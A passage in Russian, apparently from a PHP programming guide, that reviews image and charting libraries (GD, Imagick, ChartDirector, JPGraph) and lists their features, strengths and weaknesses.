Также не стоит забывать, что эту информацию можно использовать в своих целях, например, для того, чтобы узнать модель фотоаппарата, который сделал это изображение, или редактор, в котором это изображение редактировалось. Эту информацию можно использовать в различных целях, как для статистики, так и для небольшой защиты. В статистике можно показывать, какой из фотоаппаратов пользуется большей популярностью или какое сжатие и программы используют люди для обработки фото.

Обзор популярных графических библиотек, реализованных как PHP extensions

На данный момент существует всего несколько распространенных библиотек, реализованных как php extensions: GD, IMagick (ImageMagick) и ChartDirector for PHP.

GD

Наиболее распространенная - GD, так как она включена в стандартную поставку PHP. Но у нее имеются явные проблемы при работе с изображениями, требующими сглаживания (anti-aliasing), хотя по скорости она, пожалуй, одна из самых быстрых. С ее помощью можно легко генерировать цифры на счетчиках для статистики и изображения, где нет кривых или диагональных линий, а есть текст (цифры) и готовая картинка для заднего фона.

ImageMagick

Imagick как extension стоит использовать при работе с большим количеством фотографий. Скачать его можно на http://pecl.php.net/package/imagick/. Эта библиотека лучше всего подходит для работы с фотографиями и картинками. Умеет работать со многими форматами, даже экзотическими, а всего поддерживает более 90 форматов. IMagick постоянно развивается, и в него добавляется много разного функционала.

ChartDirector

ChartDirector создан специально для построения графиков. Сама библиотека является платной, но качество генерируемых графиков, оставляет всех конкурентов позади. О размере оплаты и лицензии на использование вы можете прочитать на сайте разработчика http://www.advsofteng.com/. Так как софт является платным, то ничего неизвестно о дальнейшем развитии этого продукта. Он может как заморозить свое развитие, так и продолжать его развивать. Но если вам надо получить качественные графики почти без затрат на разработку (только на покупку лицензии + подготовка данных для построения), то это самое лучшее решение на данный момент. Документация на высшем уровне, включает примеры и перекрестные ссылки на используемые методы. Также к плюсам можно отнести возможность комбинировать разные типы графиков. ChartDirector очень легок в освоении, в некоторых случаях объем кода равен нескольким строкам. Эта библиотека не подойдет тем, кто не может собрать extension и подключить его с помощью dl(), или прописав в php.ini. Работать с русским и другими языками очень просто, для этого нужно весь текст конвертировать в UTF-8.

Основные возможности ChartDirector'а:

- работа со всевозможными видами графиков;
- реализация поддержки слоев;
- CDML (ChartDirector Mark Up Language), которая позволяет очень гибко работать с текстом и графикой, не сильно увеличивая код приложения;
- поддержка true color с прозрачностью;
- сглаживание всех объектов;
- возможность генерировать картинку в PNG, GIF, JPG, WBMP и BMP;
- автоматический подбор палитры, которая хорошо выглядит;
- поддержка нескольких разнотипных графиков в одной картинке;
- выставление любой картинки фоном;
- хорошая документация, большое количество примеров;
- генерация image map и javascript для удобства восприятия и показа дополнительных данных;
- поддержка unicode, а также форматирование даты и времени.

Готовые библиотеки, реализованные на PHP, возможности и недостатки.

JPGraph

Наиболее известной и распространенной библиотекой, реализованной на PHP, на данный момент является JPGraph, скачать ее можно по этому адресу http://www.aditus.nu/jpgraph/. Данная библиотека активно развивается, и на данный момент существует бета для PHP 5.0.1. В JPGraph поддерживается как GD 1.xx, так и GD 2.xx.

Возможности этой библиотеки очень широки, перечислю основные из них:

- кеширование с выставлением времени действия кеш;
- построение неограниченного числа графиков одного типа в одной картинке;
- сглаживание линий (к сожалению, только линий);
- вертикальные и горизонтальные гистограммы;
- заполнение гистограмм градиентом;
- выставление любой картинки фоном;
- генерация image map для удобства восприятия и показа дополнительных данных;
- поддержка нескольких разнотипных графиков в одной картинке;
- поддержка как вертикальных, так и горизонтальных сеток на заднем фоне;
- возможность построения множества видов графиков;
- хорошая документация, большое количество примеров;
- в pro версии поддерживается построение barcode.

Плюсы JPGraph

JPGraph подойдет для многих, так как ей для работы нужна только GD, которая стоит на многих хостингах. Она не требует особых познаний в PHP и очень легко настраивается. Готовые примеры помогут вам определиться с выбором типа и внешнего вида графиков; много вариантов, подходящих почти под любые нужды. Обработчик ошибок сделан очень интересным способом. При возникновении ошибки ее текст выводиться вместо графика, что позволяет другим пользователям быстро сообщить о ней разработчику.

Минусы JPGraph

На данный момент у JPGraph есть один большой минус – она не умеет строить сглаженные графики. Это легко заметить, например, на 2D/3D круговой и на линейной диаграмме, то есть там, где есть кривые. Есть реализация сглаживания при построении линий, но работает она очень медленно.

Для заметок

(Сюда можно заносить свои примечания)